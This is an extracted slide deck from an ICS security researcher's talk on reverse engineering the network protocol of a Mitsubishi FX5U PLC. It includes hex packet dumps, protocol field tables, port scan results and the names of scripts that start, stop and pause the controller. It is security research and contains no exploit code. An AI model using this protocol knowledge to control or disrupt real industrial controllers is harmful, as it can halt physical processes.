



# HACKING MITSUBISHI PLC WITHOUT ACCESS TO FIRMWARE

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
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# WHO I AM



## Researcher

- Industrial PLCs and embedded devices
- Automating reverse engineering tasks
- Firmware with rare CPU architecture



## Author

- CVE in Mitsubishi Electric, Schneider Electric, WAGO, CODESYS
- NIOS II processor module for IDA (Hex-Rays Plugin Contest)
- Attack scenarios on PLC from a printer with firmware implants




## Speaker

- HITB, 2014
- Hackron, 2018
- Zeronights, 2013
- PHDays, 2013-2018, 2022



Reverse engineer



Ph.D. in technical sciences

# AGENDA

01

## PreResearch

modeling the first steps of a researcher

02

## Research

research stages, methods and findings

03

## Reverse Engineering

some of interesting cases - Please don't runaway :-)

04

## Results

overview and pretty funny demo

05

## Vulnerabilities

description of the whole bunch of bugs

06

## DoS & Demo

detailed description of two DoS bugs and demo time!

07


## Conclusion

just a conclusion :-)

# PRERESEARCH

## Research goals

- 1 Analyze and describe the protocol
- 2 Write scripts to communicate with PLC via the protocol
- 3 Find vulnerabilities in the protocol and PLC



# WELCOME TO HELL

## THE WORLD OF BYTES AND BITS

```
00000004  57 01 00 00 00 11 11 07 00 00 ff ff 03 00 00 fe  W.....
00000014  03 00 00 20 00 1c 0a 16 14 00 00 00 00 00 00 00  ...#.....
00000024  00 00 00 00 00 00 00 00 00 00 00 00 00 01 21 01  .....!.
00000034  00 00 00 00 01
      0000001C  d7 01 00 00 00 11 11 7f 00 00 00 a8 03 00 ff ff  .....
      0000002C  03 00 00 38 00 9c 0a 18 14 00 00 00 00 00 00 00  ...8.....
      0000003C  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01  .....
      0000004C  21 01 00 00 00 46 58 35 55 2d 33 32 4d 52 2f 45  !....FX5 U-32MR/E
      0000005C  53 00 00 00 00 21 4a 00 08 00 00 00 00
      S....!J. ....
00000039  57 01 01 00 00 11 11 07 00 00 ff ff 03 00 00 fe  W.....
00000049  03 00 00 23 00 1c 0a 16 14 00 00 00 00 00 00 00  ...#.....
00000059  00 00 00 00 00 00 00 00 00 00 00 00 00 01 a0 02  .....
00000069  00 00 00 02 89 49 22 d4
      .....I".
      00000069  d7 01 01 00 00 11 11 7f 00 00 00 a8 03 00 ff ff  .....
      00000079  03 00 00 24 00 9c 0a 18 14 00 00 00 00 00 00 00  ...$......
      00000089  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01  .....
      00000099  a0 02 00 00 00 67 0a 6a e8
      .....g.j .
```

# REVERSE ENGINEERING EYE-GINEERING


  Fixed Value    
   Fixed Value 2    
   Data Length    
   End Code

```

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00000089  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01  .....
00000099  a0 02 00 00 00 67 0a 6a e8  .....g.j.
    
```

# M PROTOCOL


[Request]		Binary		ASCII	
		3E	4E	3E	4E
<b>Subheader</b>	Fixed value	2 bytes	2 bytes	4 bytes	4 bytes
	Serial number	N/A	2 bytes	N/A	4 bytes
	Free	N/A	2 bytes	N/A	4 bytes
<b>Access route</b>	Network No.	1 byte	1 byte	2 bytes	2 bytes
	PC No.	1 byte	1 byte	4 bytes	4 bytes
	Request destination module I/O No.	2 bytes	2 bytes	2 bytes	2 bytes
	Request destination module station No.	1 byte	1 byte	2 bytes	2 bytes
<b>Request data length</b>		2 bytes	2 bytes	4 bytes	4 bytes
<b>Monitoring timer</b>		2 bytes	2 bytes	4 bytes	4 bytes
<b>Request data</b>	Command	2 bytes	2 bytes	2 bytes	2 bytes
	subcommand	2 bytes	2 bytes	2 bytes	2 bytes
	Number of word access points				
	Number of double word access points				
	Device number				
	Device code				



**"The Sum Of All Fears,  
When ICS SCADA Are Compromised"**

Selmon Yang, Mars Cheng, TXOne Networks and Trend Micro, HITB+ Cyber Week. Abu Dhabi, UAE, 12-17 October 2019

# M PROTOCOL VS PCAP



[Request] Binary 3E		
<b>Subheader</b>	Fixed value	50 00
	Serial number	N/A
	Free	N/A
<b>Access route</b>	Network No.	00
	PC No.	ff
	Request destination module I/O No.	Ff 03
	Request destination module station No.	00
<b>Request data length</b>		14 00
<b>Monitoring timer</b>		0a 00
<b>Request data</b>	Command	03 04
	subcommand	00 00
	Number of word access points	02
	Number of double word access points	01
	Device number	00 00 00
	Device code	a8
	Device number	08 00 00
	Device code	a8
	Device number	0b 00 00
Device code	a8	

50 00 ✓

ff  
ff 03 ✓

03 04 ✗ Not presented in the traffic

```

57 00 00 00 00 11 11 07 00 00 ff ff 03 00 00 fe
03 00 00 52 00 1c 0a 16 14 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 04 11 01
00 00 00 00 00 00 00 00 00 00 00 00 02 00 00
00 00 00 00 02 00 00 21 00 42 27 00 00 00 00 00
00 00 00 00 00 00 00 21 00 43 27 00 00 00 00 00
00 00 00 00 00 00 00
    
```



# PCAP VS MANUAL

Protocol	Comm	Frame	Data code
<b>MC protocol</b> (MELSEC communication protocol)	Serial	4C	ASCII or binary
		3C	ASCII
		1C	ASCII
<b>SLMP</b> (Seamless Message Protocol)	Ethernet	3E	ASCII or binary
		1E	ASCII or binary

```

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03 00 00 52 00 1c 0a 16 14 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 04 11 01
00 00 00 00 00 00 00 00 00 00 00 00 00 02 00 00
00 00 00 00 02 00 00 21 00 42 27 00 00 00 00 00
00 00 00 00 00 00 00 21 00 43 27 00 00 00 00 00
00 00 00 00 00 00 00
  
```

Header	Subheader	Network number	Request destination station number	Request destination module I/O number	Request destination multi-drop station number	Request data length	Monitoring timer
				L H		L H	L H
	50H 00H	00H	FFH	FFH 03H	00H	0CH 00H	00H 00H



Not presented in the traffic



Device Read  
Random

0403H

	Sub command	Word access Points	Dword access Points	Word access	
				Device No.	Device code
03H 04H	XX XX	XX	XX	XX XX XX	

# M PROTOCOL VS MANUAL

[Request] Binary 3E			
Subheader	Fixed value	50 00	50 00 ✓
	Serial number	N/A	
	Free	N/A	
Access route	Network No.	00	ff ff 03 ✓
	PC No.	ff	
	Request destination module I/O No.	Ff 03	
	Request destination module station No.	00	
Request data length		14 00	
Monitoring timer		0a 00	
Request data	Command	03 04	03 04 ✓
	subcommand	00 00	
	Number of word access points	02	
	Number of double word access points	01	Device code a8
	Device number	00 00 00	
	Device code	a8	
	Device number	08 00 00	
	Device code	a8	
	Device number	0b 00 00	
Device code	a8		

Header	Subheader	Network number	Request destination station number	Request destination module I/O number	Request destination multi-drop station number	Request data length	Monitoring timer
			L	H		L	H
	50H 00H	00H	FFH	FFH 03H	00H	0CH 00H	00H 00H

Device Read Random | 0403H

Sub command	Word access Points	Dword access Points	Word access	
			Device No.	Device code
03H 04H	XX XX	XX	XX XX XX	XX

# PRELIMINARY RESULTS

It's alive!  
Oops!  
It works!

## Protocol ports

```
PORT      STATE      SERVICE
5560/udp  open|filtered unknown
5561/udp  open|filtered unknown
5565/udp  open|filtered unknown
```

```
PORT      STATE      SERVICE
5562/tcp  open       unknown
```


## Initial scripts

**MitsuClass.py**

1001\_Run.py

1002\_Stop.py

1003\_Pause.py



✓ Показать все: Вложений: 1 (1 МБ) Скачать

Во первых: ОНО РАБОТАЕТ НА РЕАЛЬНОМ ПЛК !!!!!!!!!!!!!!!!!!!!!!!!!!!!!  
АНТОХА – МОЛОДЕЦ!!!!!!!!!!!!  
Прям : старт - стартует, стоп – останавливает, а на паузе – моргает.

# RESEARCH

# PROBLEMS WITH ACCESS TO FIRMWARE

Firmware updates are free to download

**But! Firmware updates are encrypted**

**Resume? y/n**

- 1 We didn't get the firmware
- 2 I decided to continue the research

Applied cryptography expert conclusion

- By indirect signs inside firmware there are AES128 encryption, SHA256 and ECDSA256 integrity check
- AES keys and ECDSA parameters are not in the firmware before decryption

**Nothing can be extracted without flash reading**

Hardware expert conclusion

- Soldered and dumped external flash memory, there is no firmware or keys on it
- CPU legs rang, hooked up to JTAG, successfully connected with a programmer
- CPU returned that it is locked and "ID Code" is required for further communication

**Failed to dump CPU flash**

Everybody knows -  
**RTFM RULE!**  
 Nobody follows...

## PLC control

Run, Stop, Reset, Pause

## Security

File and remote password

## Firmware update

Via SD card

## Date and time

Get and set

## File system

Create, open, read, write, close, etc.








## Devices

Regions of the PLC memory available


Device	Type	ASCII	Bin
<b>Input</b>	Bit	X	9Ch
<b>Output</b>		Y	9Dh
<b>Internal relay</b>		M	90h
<b>Data register</b>	Word	D	A8h
<b>Link register</b>		W	B4h

## PLC setup


Settings are loaded as files

 <b>Parameter</b>	<input type="checkbox"/>
 System Parameter/CPU Parameter	<input type="checkbox"/>
 Module Parameter	<input type="checkbox"/>
 Memory Card Parameter	<input type="checkbox"/>
 Remote Password	<input type="checkbox"/>
 <b>Program</b>	<input type="checkbox"/>
 MAIN	<input type="checkbox"/>


# GX WORKS3




Programs creation:  
Ladder, ST, FBD/LD,  
SFC




Read from/ write to  
Device



